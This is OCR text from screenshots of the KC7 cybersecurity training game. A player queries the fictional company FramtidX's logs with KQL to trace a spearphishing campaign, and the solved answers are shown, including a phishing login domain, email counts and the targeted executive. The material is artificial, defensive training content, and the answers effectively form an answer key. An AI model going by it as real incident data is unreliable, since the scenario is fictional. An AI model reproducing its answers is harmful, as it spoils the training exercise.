Solved by 128 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
You are correct!
kc7001.eastus.ValdyX2
Run
1 mail
2 | where recipient == "sofia_lindgren@framtidxdevcorp.com"
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.471 s)
23 records
timestamp
sender
reply_to
recipient
2024-06-26 14:32:20.0000
alex_johnson@framtidxdevcorp.com
sofia_lindgren@framtidxdevcorp.com
JPath: /subject
Inline
Compact
5 "subject": Important: Architectural Plan Changes,
6 "verdict": CLEAN,
Columns



41%
KC7
Section 3: Alright it's definitely an angry frog or two
Question 3 (solved): (20) points
The link in those emails leads to another sign-in page.
Which domain is the page hosted on?
greenprojectnews.net
Solved by 128 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
Absolutely on point!
kc7001.eastus.ValdyX2
Run
1 mail
2 | where recipient == "sofia_lindgren@framtidxdevcorp.com"
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.471 s)
23 records
timestamp
sender
reply_to
recipient
2024-06-26 14:32:20.0000
alex_johnson@framtidxdevcorp.com
sofia_lindgren@framtidxdevcorp.com
JPath: /link
Inline
Compact
7 "link": https://greenprojectnews.net/online/images/modules/share/login.html
Columns



KC7
43%
Section 3: Alright it's definitely an angry frog or two
Question 4 (solved): (30) points
That is the same domain used to phish Anita.
You also notice that in both cases, the mail subject was tailored to fit the role of the recipient.
What type of phishing attack is this?
Spearphishing;spear phishing
Solved by 125 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
Is your middle name Einstein?
kc7001.eastus.ValdyX2
Run
mail
| where recipient == "sofia_lindgren@framtidxdevcorp.com"
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.471 s)
23 records
timestamp
sender
reply_to
recipient
2024-06-26 14:32:20.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
sofia_lindgren@framtidxdevcorp.com
JPath:
/link
Inline
Compact
"link": https://greenprojectnews.net/online/images/modules/share/login.html
Columns



Dashboard
Tenable Assure Part...
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Partner Connect
Sve oznake
KC7
Ah-ha! It makes perfect sense! After deleting the original plans, the attackers downloaded a replacement and renamed it with the name of the OG file so that nobody would catch on to what they were doing. That way, the next time Erik or Sofia would look at the plans, they would be surprised by the meme! Sneaky!
We Gotta Be Sneaky Charlie!
According to MITRE, what kind of impact is this an example of?
Data Manipulation
Solved by 96 players || Need help? Ask on discord @ kc7cyber/community
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
Well done!
kc7001.eastus.ValdyX2
Run
let dorothy_ips =
Employees
| where name has "Dorothy"
| distinct name;
AuthenticationEvents
| where src_ip in (dorothy_ips)
| distinct src_ip
Feedback
Table 1
Add visual
Stats
UTC
Done (0.183 s)
src_ip
No Rows To Show
Columns



KC7
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
While the machine brews your beverage, you go over what you've found so far.
Three employees have been targeted in a seemingly internal spearphishing attack. Those attacks were successful and allowed the Shadow Truth to deface FramtidX's website and ruin their architectural plans. Also frogs. That was the easy part.
The coffee machine bips. You grab your cup and walk back to your desk, pondering your next steps. You think you should investigate Alex Johnson. That employee was the source of the phishing emails. They might have been compromised themselves, or they could be an insider threat. Either way, investigating them will allow you to confirm and/or find out the entry point for the attack, but also verify if anybody else was targeted.
You take a sip of your coffee and start to type a new query.
What is Alex Johnson's role in the company?
developer
Solved by 104 players || Need help? Ask on discord @ kc7cyber/community
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
Run
1 ployees
2 | where name == "Alex Johnson"
Table 1
Add visual
Stats
Search
UTC
Done (0.175 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2024-05-01...
Alex Jo...
Mozilla/5.0 (...
10.10.0.2
alex_johnson...
aljohnson
Dev...
HWYH-LAPT...
True
1 Developer
Feedback
Columns
21°C
Mostly sunny
Pretraživanje
20:04
15.10.2024.



Section 2: KQL 101
Question 11 (solved): (10) points
Now try it on your own!
How many authentication attempts did we see to the accounts of employees with the first name Dorothy?
490
Solved by 137 players || Need help? Ask on discord @ kc7cyber/community
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
Run
let dorothy_accounts = Employees
| where name has "Dorothy"
| distinct username;
AuthenticationEvents
| where username in (dorothy_accounts)
| count
Table 1
Add visual
Stats
Search
UTC
Done (0.317 s)
1 records
Count
490
Feedback
Columns
loudy
Pretraživanje
14:29
16.10.2024.



KC7
49%
Section 4: Nope, it's a full on frognado!!!!
Question 2 (solved): (30) points
Hmmm, someone tech-savvy then. And the most recent hire. Nothing suspicious in and of itself, but information to keep in mind nonetheless.
Let's take a look at the email they sent.
How many internal phishing emails were sent from Alex's email address?
7
Solved by 103 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
https://kc7cyber.com/dashboard
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
Run
Email
| where sender == "alex_johnson@framtidxdevcorp.com"
Table 1
Add visual
Stats
Search
UTC
Done (1.100 s)
28 records
timestamp
sender
reply_to
recipient
2024-06-17 10:34:36.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com sean_wardlow@valdoriapublicworks.
2024-06-18 08:22:50.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com mona_hunter@framtidxdevcorp.com
2024-06-20 10:04:40.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com alexisreid@hotmail.com
2024-06-20 14:07:53.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com jscott@hotmail.com
2024-06-21 10:33:31.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com lopezbeth@morales-jackson.net
Feedback



KC7
Section 4: Nope, it's a full on frognado!!!!
Question 3 (solved): (20) points
How many distinct roles were targeted by the spearphishing emails?
4
Solved by 102 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Whoops, time for a reboot on that answer!
Almost there! Try again!
Bingo! Did you peek?
kc7001.eastus.ValdyX2
Run
Email
| where sender == "alex_johnson@framtidxdevcorp.com"
Table 1
Add visual
Stats
Search
UTC
Done (1.100 s)
28 records
timestamp
sender
reply_to
recipient
2024-06-17 10:34:36.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com sean_wardlow@valdoriapublicworks.
JPath: /timestamp
Inline
Compact
"subject": FW: Stevens deeper by has construction preserving report erik cause development,
Feedback



KC7
Section 4: Nope, it's a full on frognado!!!!
Question 4 (solved): (20) points
Hu-ho. One of those roles is not like the others.
What is the name of the very important person who was targeted?
Johanna Karlsson
Solved by 103 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
Run
Email
| where sender == "alex_johnson@framtidxdevcorp.com"
Table 1
Add visual
Stats
Search
UTC
Done (0.676 s)
28 records
timestamp
sender
reply_to
recipient
2024-06-26 13:51:20.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com johanna_karlsson@framtidxdevcorp.
2024-06-26 13:53:06.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com frederick_starkey@framtidxdevcorp.
2024-06-26 14:32:20.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com erik_bjorn@framtidxdevcorp.com
2024-06-26 14:32:20.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com sofia_lindgren@framtidxdevcorp.com
2024-06-26 15:16:20.0000 alex_johnson@framtidxdevcorp.com alex_johnson@framtidxdevcorp.com anita_bath@framtidxdevcorp.com
Feedback



KC7
Section 4: Nope, it's a full on frognado!!!!
Question 5 (solved): (20) points
What was the subject of the mail targeting the person found in Q4?
Urgent: Security Update Required
Solved by 104 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
That is the correct answer
kc7001.eastus.Valdy...
kc7001.eastus.ValdyX2
Run
1 Email
2 | where sender == "alex_johnson@framtidxdevcorp.com"
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.676 s)
28 records
timestamp
sender
reply_to
recipient
2024-06-25 14:06:21.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
john_perritt@framtidxdevcorp.com
2024-06-26 13:51:20.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
johanna_karlsson@framtidxdevcorp.c
Columns
JPath: /subject
Inline
Compact
4 "recipient": johanna_karlsson@framtidxdevcorp.com,
5 "subject": Urgent: Security Update Required,

